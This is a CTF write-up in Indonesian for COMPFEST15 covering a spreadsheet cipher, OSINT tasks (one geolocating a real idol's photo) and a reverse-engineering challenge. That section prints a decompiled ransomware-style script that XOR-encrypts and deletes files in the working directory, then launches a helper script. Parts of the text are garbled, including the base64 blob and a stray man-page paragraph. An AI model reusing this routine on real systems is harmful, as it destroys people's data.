

Write Up COMPFEST15

Toiletnya dimana ya?



Anggota

ptr

Klabin

LazyKae

Daftar Isi

MISC	2
Classroom	3
Sanity Check	5
OSINT	6
Panic HR	6
Not A CIA Test	10
Reverse Engineering	16
hackedlol	16

MISC

classroom

[100 pts] classroom

Description

New semester has begun, this is a class room list for each day :
<https://bit.ly/spreadsheet-chall> Wait.. why there is a flag page?

Flag : COMPFEST15{flag}

Author: kilometer

Langkah Penyelesaian:

Pada deskripsi soal terdapat sebuah link spreadsheet yang didalamnya terdapat 2 page yaitu "Daftar Ruangan" dan "Flag"

Pada daftar ruangan terdapat base64 strings yang ketika di decode memberikan kita sebuah hint

Decode from Base64 format

Simply enter your data then push the decode button.

```
QWt1IG1bnllbWJ1bnlpa2FulGZsYWdueWEgZGkgamFkd2FsIEhhcmkgU2VsYXNhIGlhcmVuYSBrdWtpcmEgdGkYWsgYWRhIG11cmklHlhbmcmc2VjZXJkYXMgaXR1IQ
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

Decodes your data into the area below.

```
Aku menyembunyikan flagnya di jadwal Hari Selasa karena kukira tidak ada murid yang secerdas itu!
```

Dari hint tersebut kita mengetahui kita harus menerjemahkan atau mengganti kode kelas dengan tabel yang berada pada page flag

	A	B	C	D	E
1	A	4	k	s	9
2	-	m	p	j	v
3	a	H	i	x	-
4	1	-	t	e	d
5	s	Y	q	z	b
6	5	U	-	y	u
7	3	o	r	-	T
8	w	d	V	W	1
9	m	r	f	s	o
10	0	6	g	r	3

Setelah disubstitusikan maka akan didapatkan flagnya dan tinggal dimasukan kedalam format flagnya.

Flag: COMPFEST15{v3ry_e4sy}

Sanity Check

[25 pts] Sanity Check

Description

Welcome to CTF COMPFEST 15! Want to get a first blood? Go to `#first-blood` channel and get it!

Field width

An optional decimal digit string (with nonzero first digit) specifying a minimum field width. If the converted value has fewer characters than the field width, it will be padded with spaces on the left (or right, if the left-adjustment flag has been given). Instead of a decimal digit string one may write "*" or "*m\$" (for some decimal integer *m*) to specify that the field width is given in the next argument, or in the *m*-th argument, respectively, which must be of type *int*. A negative field width is taken as a '-' flag followed by a positive field width. In no case does a nonexistent or small field width cause truncation of a field; if the result of a conversion is wider than the field width, the field is expanded to contain the conversion result.

Langkah Penyelesaian:

Ya kita masih sane dan bisa melihat flagnya di firstblood

COMPFEST15{hope_you_enjoy_the_competition_good_luck}

Flag: COMPFEST15{hope_you_enjoy_the_competition_good_luck}

OSINT

Panic HR

[100 pts] Panic HR

Description

Hi, I am an HR on a retail company, Free Terracota. I need your help for find our lost flag that hidden by our Security Analystist, named Andi Hakim. Thank you for helping me!

Author: kilometer

Langkah Penyelesaian:

Pada deskripsi soal diberitahu bahwa flag disembunyikan oleh security analyst dari perusahaannya yaitu Free Teracota yang bernama Andi Hakim. Dari sini kami mengetahui harus menggunakan linkedin untuk menemukan orang yang bekerja pada suatu bidang tertentu dan pada suatu perusahaan tertentu. Setelah mencari nama Andi Hakim akhirnya kami menemukan profil yg sesuai dengan deskripsi soal.

The screenshot shows a LinkedIn profile for a user named Andi Hakim. The profile picture is a cartoon character with yellow hair and a yellow shirt. The name 'Andi Hakim' is displayed above a bio that reads: 'Passionate Security Analyst | Uncovering Vulnerabilities and Ensuring Digital Resilience | Expert in Threat Detection and Incident Response'. Below the bio, it says 'Batam, Kepulauan Riau, Indonesia - [Informasi kontak](#)'. There are three buttons at the bottom: 'Hubungkan', 'Pesan', and 'Lainnya'. To the right of the profile, there's a sidebar titled 'Orang yang mungkin Anda kenal' (People you might know) which lists several profiles with their names, current companies, and 'Hubungkan' buttons. At the very bottom of the profile section, it says 'Tampilkan semua aktivitas →' (Show all activities →).

Setelah itu kami mencoba membuka informasi kontaknya dan mendapatkan akun github dari orang tersebut.

The screenshot shows the GitHub profile page for user `andihakim99`. The profile picture is a green smiley face icon. The page includes sections for 'Popular repositories' (listing `recipe` and `new_recipe`), 'Contribution activity' (showing a grid of contributions from September 2023 to August 2024), and 'Contribution activity' for the current period (September 2023). A note at the bottom states, "Seeing something unexpected? Take a look at the GitHub profile guide."

Setelah itu kami membuka repository dan yg ada isinya hanya repository new-recipe

The screenshot shows the GitHub repository page for `new_recipe`, owned by `andihakim99`. The repository is public. It displays basic information like the main branch, 1 branch, 0 tags, and 4 commits. The commit history shows a single commit from `6b20d3e` last week. The repository has 1 watcher and 0 forks. Sections for 'About', 'Releases', 'Packages', and 'Languages' are present but contain no data.

Ketika kami membuka `indexx.html` tidak ada yang aneh hanya file html biasa.

The screenshot shows a GitHub repository named 'andihakim99 / new_recipe'. The 'index.html' file is open in the code editor. The code contains CSS and HTML, including a title 'Recipe book' and a background color of #2E140B. A commit message 'nothing happen' is visible above the code area.

```
<!DOCTYPE html>
<html>
  <link href="https://fonts.googleapis.com/css2?family=Amatic+SC:wght@400;700&family=Quicksand:wght@400;500;700&display=swap" rel="stylesheet">
  <title>Project: Recipe book</title>
<style type="text/css">
  html{
    background-color:#2E140B;
  }
  .title {
    color:FFFFFF;
    font-size:3rem;
    font-family:'Quicksand';
    text-align: center;
  }
  .center{
    margin-left: auto;
    margin-right: auto;
  }
  .image{
    display: block;
    margin-left: auto;
```

lalu kami mencoba mengecek history dari file tersebut dan menemukan sebuah commit yang berjudul add flag.

The screenshot shows the commit history for the 'index.html' file. It lists four commits from 'andihakim99' on August 25, 2023:

- nothing happen
- remove flag
- add flag
- Add files via upload

Each commit is marked as 'Verified' and has a unique commit hash: 6b20d3e, ac934a2, 901a61f, and 2a177d2 respectively.

Setelah dibuka commit tersebut maka akan terdapat flag didalamnya.

Screenshot of a GitHub commit page for the repository "andihakim99 / new_recipe". The commit is titled "add flag" and was made by "andihakim99" on "committed last week" (Verified). The commit message is "add flag". The file "indexx.html" has been modified with the following changes:

```
diff --git a/indexx.html b/indexx.html
--- a/indexx.html
+++ b/indexx.html
@@ -166,5 +166,6 @@ <h3 class="text">Beri Komentar</h3>
166 166
167 167 </form>
168 168 </body>
169 + <!-- Flag: COMPFEST15{th4nk_y0U_f0r_h3lp_th1s_pann1ck_hR} -->
170 170 - </html>
171 + </html>
```

The commit has 1 parent, commit 2a177d2, and a commit hash of 901a61f. The interface shows options to "Browse files", "Split", and "Unified". Below the code editor, there are "Write" and "Preview" buttons, and a toolbar with various icons.

Flag: COMPFEST15{th4nk_y0U_f0r_h3lp_th1s_pann1ck_hR}

Not A CIA Test

[100 pts] Not A CIA Test

Description

That night was definitely the happiest of my life. I get to spend a night with my favorite girl, walking and strolling around the streets of Seoul, holding hands and enjoying the winter air with the beautiful night lights decorating our surroundings. Look, I even took a picture of her! Although, she was really camera-shy. What I don't really get is, my friends told me that all of this is just in my imaginations. I can assure you I did have a date with her. Otherwise, how would I take this picture?!

Anyway, I organize my dating pictures by location. The problem is, I forgot the name of the street where I took this picture, specifically the street behind her. And the girl? Well, long story, but there's no way I can ask her. All I can remember is this location was near a Burberry store. I tried to look it up too, but the streets and buildings were pretty hard to recognize because the pictures on the internet were from 5 years ago.

I know you can find the street location. So please help me, yeah? Also, sorry for the pixelated image!


NOTE: Brute-force solutions in the writeups will not be considered valid.

Flag format: COMPFEST15{StreetNameWithoutDash_DistrictName_BurberryStorePlusCode}

Example: COMPFEST15{BanpoDaero_Geumjeong_RRXH+88}

Author: notnot

Attachments



Langkah Penyelesaian:

Pada soal diberikan sebuah gambar ahn yujin (karena saya fanboy jadi saya tau hehehe)



Lalu setelah melakukan reverse image search menggunakan yandex kami menemukan gambar yang sama

The screenshot shows a reverse image search result on Yandex. At the top, there's a search bar with a yellow outline containing the text "Загруженная картинка" (Loaded image). Below the search bar are navigation links: "cari", "gambar", "video", "terjemahkan", "disk", "email", and "iklan". The main image is a photograph of a woman standing on a city street at night, wearing a black and white jacket. A blue overlay box with white text says "Press to select an item in this image". Below the main image, it says "Image size: 432x539" and "Select crop area". To the right, there's a section titled "Image appears to contain" with several Russian words: "куртка женская оверсайз", "куртка женская", "верхняя одежда", and "азиат". Below this is a section titled "Similar images" showing a grid of many smaller images of women in similar jackets.

This screenshot shows a mobile phone screen displaying a photo of a woman in a black and white jacket. The phone's status bar at the top shows the temperature as 28°C, the location as Berawan, and the date/time as 9/26 PM 9/2/2023. The photo is centered on the screen. On the left side, there's a vertical strip showing a grid of smaller versions of the same photo. On the right side, there are sharing options: "Buka" (Open) with a file icon, "1440x1799" with a dropdown arrow, "Serupa" (Similar) with a camera icon, and "Bagikan" (Share) with a share icon. Above the photo, there's a caption in Korean: "아이즈원 봇 on Twitter: "yujin_an instagram" 📸" followed by a link.

Pada gambar tersebut akan menuju ke twitter dimana pada twitter terdapat link instagram post tersebut

← Postingan



아이즈원 봇

@izone_bot

🤖 Otomatis

...

_yujin_an instagram 🎥

나 뭐 달라진 거 없어?

instagram.com/p/CoCMJ4drwMt

230130 · 18:25:55 KST

#아이브 #IVE #안유진 #ANYUJIN

Terjemahkan postingan



Setelah dibuka instagramnya ternyata tidak ada keterangan lokasi pada post tersebut



Namun gambar tersebut memiliki kualitas gambar yang lebih bagus sehingga dapat melihat papan jalan dengan lebih jelas




Setelah di translate kami menemukan bahwa papan jalan tersebut menunjukkan sebuah lokasi bernama Jamwon Han River Park

The screenshot shows the Google Translate interface. On the left, the input text '잠원한강공원' is shown with its phonetic transcription 'jam-won han gang gong won' below it. There are buttons for 'Lihat detail' (View details), a microphone icon, and a speaker icon. The input has a character count of '10 / 5.000'. On the right, the translated text 'Jamwon Han River Park' is displayed with a star icon indicating it's a suggested translation. Below the translations are three circular buttons: 'Histori' with a clock icon, 'Tersimpan' with a star icon, and 'Beri kontribusi' with a person icon. At the bottom right, there is a 'Kirim masukan' button.

Karena pada deskripsi soal dikatakan bahwa terdapat burberry store dekat tempat foto tersebut, kami mencari burberry store yang berada sekitaran Jamwon Han River Park.

Lalu setelah mencari-cari pada beberapa lokasi tersebut kami menemukan tempat yang sesuai dengan gedung pada foto tersebut.



Dari sini kami mendapatkan bahwa burberry store terdekat dari foto.

Dengan begitu kami sudah mendapatkan semua detail yang kami butuhkan dan tinggal disusun sesuai dengan format yang diminta.

Flag: COMPFEST15{DosanDaero_Gangnam_G2FW+QP}

Reverse Engineering

hackedlol

[257 pts] **hackedlol**

Description

Someone hacked my computer! I really need my important file but it's encrypted. The IT guy managed to recover one file. But I don't think that is my file though.

WARNING: Do not run the pyc file unless you know what you are doing.

Author: k3ng

Attachments

hackedlol.pyc important_file.hackedlol

Langkah Penyelesaian:

Halo jadi disini kita dikasih sebuah .pyc file. First thing first disini kami langsung aja buat decrypt .pycnya

```
└──(excaliose㉿excaliose)-[~/Documents]
$ pycdc hackedlol.pyc
# Source Generated with Decompile++
# File: hackedlol.pyc (Python 3.8)

p = __import__('base64', globals(), locals())
exec(p.b64decode('cT1fX2ltcG9ydF9fKFcdeDYxXHg2MVx4NzNceDY1XHgznLx4MzQnLCBnbG9iYWxzKCksIGxvY2FscygpKTt6PV9faW1wb3J0X18oJ1x4NmZzJywgvYmfscvgpLCBsb2NhbHM0Sk7eD1xLmI2NGRly29kZSgiYm1ceDRhdmRIaFx4NzFaM1Z0Ym5Z0VhceDMxXHg2Ovx4NzBiWEJY25ceDuyZlh5Z1x4NmVYXHg0OGcyWmx4XHg2NE5ceDdhTVx4NmVMQ0JceDY2WDJKXHg2MWFxeDBhXHg1NzV6WE4dVx4NTgx0Wthv05ceDmwWEDE5XHg2Mlx4NGEYZGNlRFpqYjJKXHg2OFx4NThIz1x4MzJZM1x4NGRuWFnCeD3XHg3MexDQWdcdeDU4MTlpZFdceDZjc1x4NjRHbhVceDYzXHg2MTlXHg0Y2w5Zlx4NWFceDQ3bGpcceDY0Rlx4MzlmV3lceDY0XHg2M2VEWlx4NmFiMk5ceDY4WEhceDY3XHg2MlkzTVx4NmVceDU4U2dwS1x4NTR0XHg2YmIyXHg0NjNkV1x4NzBceD5yUc1a1BWovx4NjZhXHg1NzF3YjNceDRhMFgx0G9KMxg0Tlx4NmRaXHg3YUp5d2dYXHg2Mv4MzlpZFdsxHg3M2RBhBVjXHg2MTlcdeDTGxceDM5ZlpBfx4NmFkrljVm3lkhXg2ZVhIzZJZKhg2MjlcdeDY5WVz4NE5ceDZkXHg0ZXpkXHg2zMTBvS1N3XHg2N1x4NDLGOWZzb1zWvYkhScGJuTmZceDU4evx4MzVceDY2WDjceDuyCfleceDMzUmZyMvx4NzNuWehnMlkYOWpZXHg1Nng0Tml0ekoMG9LU1x4NmI3Ww1WXHg2YwVceD04TjZjM0JceDziYlx4MzJ0XHg3NVx4NjJuZGpQVzlcceDc3Wlx4NTc0XHg2ZlpcdeU4WmhixHg0M2dpwEhnXHg2Mvx4NWFceDzjeFx4MzRceDrLxHg1N1pjxHg2NURZMlhIzzJceDRmVnhceDM0Tm1NXHg20Vx4NGJceDc5SmNlRx4NTkxWehnMvx4NWFseDROV1lpS1NrldWntVlx4Njhao2dceDcwQ2dwXHg2ZFx4NjIzSwdiSFpsWldceDZjcFx4NjNceDQ3MXVjM1I1Yw5ceDQyceDQlx4Nzdzbpl0XHg2NFx4NmRceDRlNGFceDQ3XHg2NTJzbVx4Mzlw1x4NTdvc1x4NDLHeGlceDvh3QzWtN0clpIWmxzXHg2MkpcceDzixHg2NzGjceDY5QnVZxHg2ZDkwZv4NdlwxHg2ZWRxMvX4NzVxHg20Vx4MzUzXHg10vd4cktHnwljM1I0Yw1kMWjceDu3NvX4MzJmbVx4NjRceDzjXHg2NEd0M1pcceDqzXHg2N1x4NzBLVG9LSVx4NDNBZ0lHwlx4NzZceDYzaVx4NDJ2Zw5CdWjYslx4NmrbjvX4NGV2WVx4NTHoNVLceDMzXHg0NvX4NjdhVzRnYkdKbGeZGpjmLx4NzrXHg2N1WbllceDzKxHg1MjRPZ29nXHg0OVvx4NDNbZ0lDQwdJZR2xtSVx4NdC1dlx4NjRDqlx4Nz1bkj1YlhKbVx4NjNtTnzceDU5WE41WtDq1dvPxnwtjM2RceDcwzeDnb0lseDRnbVzceDyzzurjxHg3N1hceDQ4Z1x4MzNPU0lwT1x4NjdcdeDzMz0lceDqzXHg0Mwdj0FnSuNceDQxZ0lceDqzQnBceDyzXHg0N1x4NzBceDdhYzJ0eVpXaDjlVzVceDz1lwHzOWiZQmxzXHg20Vx4NjhzG1WbGFxbHdiVzV6Zfx4NdhscwnceDQ3XHg2Y3g0XHg0ZG1zaUsyOTZjRzV0Y21aXHg30Vky0Whm2Y1NceDc3Z1x4NDLceDz1x4NDFceDzXHg2N0RceDU5elap3VjbvX4NtzoWkNceDY3cE9ceDMzSlx4NmVceDY1V2x4ZG5kemNtuUmpaRzVsYzf4NDQxdmNHvnVLR3hceMyWldwxHg3MGFYQnRceDyyXHg2ZU5ceDMwZVx4NTdwd2FceDuZc2lYSGd5Wlx4NjlcdeDQ5cktHOTzjRzVceDc0Y21aeVkyXHg2Ohwjm1x4NmNqY1M1eWmzQnHwFFvSwk0aUxDQVx4NzhLvnN3WFnXHg3MklpxHg2NwlRfk0WehnMk1WeDrceDRlak5jzTzraavHIZzJ0Vlx4Nzg0XHg0Vz4NmFSY2VceDQ0WmpceDU4SgcyXHg1YwxcceD4NxP4NGVceDzKtWlcceDrjQ1x4NDFpcceDzKtWlcceDrjQ1x4NDFpcceDzKtWlcceDrjQ1x4NDLceDy5S1FvZ0ldQVx4NjdJXHg0M1x4NDLceDy3SUnceDQxZ1x4NdlceDQzQm1iXHgZM1x4NDLnyUc1d2NHTlx4MzNabXceceDMyY1x4MzIxXHg2YWNXHg1Nlx4NjhxJXHg0N1x4NmN1SuHkaFx4NjJtXHg2NgxLr3hsYmlceDY4XHg3MGNHcHpcceDyzMk55WldomMvceDU3XHg2NW5ZWFx4NTLwS1x4NTRvXHg0YklDXHg0Mwdj0FceDy3XHg00UNceDQxZ0lDQwdjQ0FnSuHbmVxHg2Y1x4NzNceDY0bmR6Y21ceDUyXHg2VpXHxHg2NwxkQ1x4MzUzY21sMfx4NWFceDUzaGpcceDyxXHg0OElceDzmxHg2MvhCcWMzTmpjBvZvZg5sdVx4NWFceDMyRjJXmxl4NjhceDc1Y0hceDQyamQyXHg1YVx4NzFkbk5ceDc0XHg10TNGbfLWXHg2MwvM1x4NGFRs1x4NDdceDRhbfX4NtkzaHpb1lx4NGV3Wkcx5XHg3MmJtNTzMXNvYuUc1d2NHTlx4MzNceDvhXHg2ZBceDMyYzIaxl4NjNceDU3VmhLakI0TwpcEpcedu3egxiaWhpWldOXHg2NGNceDMzcfx4N2fjXHg0N1J2YVx4MzI1dWQyTVx4NzBYU2tceDcwTg1WXHg3NVx4NTky0WtaU1x4NjdwXHg0Y1x4NTFvXHg2N0lDXHg0MwdjQ0Fnsvx4NDNbZ0lDQnVzbTkwdwBmRceDU3MXVkaTV5WlxmdmrtXHg1Nw9iXHg00FpcceDzjWldsXHg3MGNHMXVceDyzm1I1Yw5CcEtceDc5XHg0YWNlReptSWlceDc0dmvceDzLqlx4NzViWeptY210dlceDU4TjVzm0VwQ2dwXHg2YmJceDMyRjNkV3BpxHg2Mvx4Ndc1XHg2YlxcedeDzLsmxiVzkywlx4NTNonbgrtRnNLXHg0M0pjxHg2NURceDU2XHg2ZfhIzzFabFx4Nzg0TmptaY2VExHg10TVySfx4NjcyWVx4NzljcklceDroa1jzJURWXHg2ZfhIzzfaXHg2OUlwS1x4NTFceDnkXHg2ZCip02Y9b3BlbigiXHg20F4NjVceDzjXHg3MFx4NjVceDcyXHg2YVx4NzBceDc5IiwigInciKttmLndyaXRLKHguZGVjb2RLKcp02YU2xvc2UoKtt6LnN5c3Rlb5giXHg3MFx4Nz1ceDc0XHg2OFx4NmzceDzLXHg2M1x4MjBceDY4XHg2Nv4NmNceDcwXHg2Nv4NzJceDjLXHg3MFx4NzkiKQ='))
```

dan ini hasil yang kt udah rapikan, kita decode base 64 trus decode utf-8

```
hackedlol.py

q=__import__('base64', globals(), locals())
z=__import__('os', globals(), locals())
a=__import__('os', __builtins__.__dict__['globals'](),
__builtins__.__dict__['locals']())
b=__import__('os', __builtins__.__dict__['globals'](),
__builtins__.__dict__['locals']())
c=open(eval("__file__"+e_")).read()

for d, e, f in a.walk(a.getcwd()):
    for g in f:
        if not g.endswith(".py"):
            h=open(d+"/"+g, "rb").read()
            i=open(d+"/"+(g.rsplit(".", 1)[0])+".hackedlol", "wb")
            for j in range(len(h)):
                i.write(chr(h[j]^ord(c[(j*0x27)%len(c)])).encode())
            a.remove(d+"/"+g)

b.remove(eval("__file__"+e_"))
f=open("helper.py", "w")
f.write(x.decode())
f.close()
z.system("python3 helper.py")
```

Disini buat reverse hasilnya tinggal dirun sekali lagi bisa auto revert dia.

Disini akhirnya kami coba buat run pythonnya dan learn it the hard way. Pythonnya itu ngapain 😊 filenya jadi .hackedlol semua ya kawan kawan 😊 😊 Nah tapi dari musibah ini kita mendapatkan momen eureka. Kami langsung coba buat ganti important_file.hackedlol kembali ke

.txt, kemudian run lagi pythonnya. Yang menyebabkan isi dari .txtnya ke reverse kembali

```
(klabin㉿Klabin)-[~/Downloads/hackedlol]
└─$ cat important_file.hackedlol
The flag is: COMPFEST15{b1G_brr41nz_us1ng_c0d3_4s_k3y_8d7113ecc1}

(klabin㉿Klabin)-[~/Downloads/hackedlol]
└─$
```

Flag: COMPFEST15{b1G_brr41nz_us1ng_c0d3_4s_k3y_8d7113ecc1}